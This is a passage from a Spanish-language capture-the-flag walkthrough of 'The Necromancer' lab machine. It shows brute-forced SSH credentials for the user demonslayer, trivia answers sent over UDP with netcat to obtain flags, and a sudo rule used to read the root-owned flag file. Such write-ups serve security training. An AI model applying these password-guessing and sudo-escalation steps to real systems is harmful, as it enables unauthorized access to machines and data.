[22][ssh] host: 10.10.10.10   login: demonslayer   password: 12345678
1 of 1 target successfully completed, 1 valid password found
```

El usuario **demonslayer** es portador de una de las contraseñas mas potentes y seguras.



Colocamos las credenciales e ingresamos a la maquina.



Nos mencionan a lo ultimo el puerto 777 que debe utilizar el protocolo UDP.

```
$ nc -u localhost 777


** You only have 3 hitpoints left! **

Defend yourself from the Necromancer's Spells!

Where do the Black Robes practice magic of the Greater Path?
```

```
** You only have 3 hitpoints left! **

Defend yourself from the Necromancer's Spells!

Where do the Black Robes practice magic of the Greater Path?  Kelewan


flag8{55a6af2ca3fee9f2fef81d20743bda2c}
```

```
Defend yourself from the Necromancer's Spells!

Who did Johann Faust VIII make a deal with?  Mephistopheles


flag9{713587e17e796209d1df4c9c2c2d2966}
```


```
Defend yourself from the Necromancer's Spells!

Who is tricked into passing the Ninth Gate?  Hedge


flag10{8dc6486d2c63cafcdc6efbba2be98ee4}

A great flash of light knocks you to the ground; momentarily blinding you!

As your sight begins to return, you can see a thick black cloud of smoke lingering where the Necromancer
 once stood.

An evil laugh echoes in the room and the black cloud begins to disappear into the cracks in the floor.

The room is silent.

You walk over to where the Necromancer once stood.

On the ground is a small vile.
```


```
$ sudo -l
Matching Defaults entries for demonslayer on thenecromancer:
    env_keep+="FTPMODE PKG_CACHE PKG_PATH SM_PATH SSH_AUTH_SOCK"

User demonslayer may run the following commands on thenecromancer:
    (ALL) NOPASSWD: /bin/cat /root/flag11.txt
$
```

Finalmente, luego de responder las 3 preguntas, para leer la ultima flag , perteneciente

al usuario root, podemos ejecutar **cat** como usuario privilegiado sobre el archivo de texto flag11.

```
$ sudo /bin/cat /root/flag11.txt
```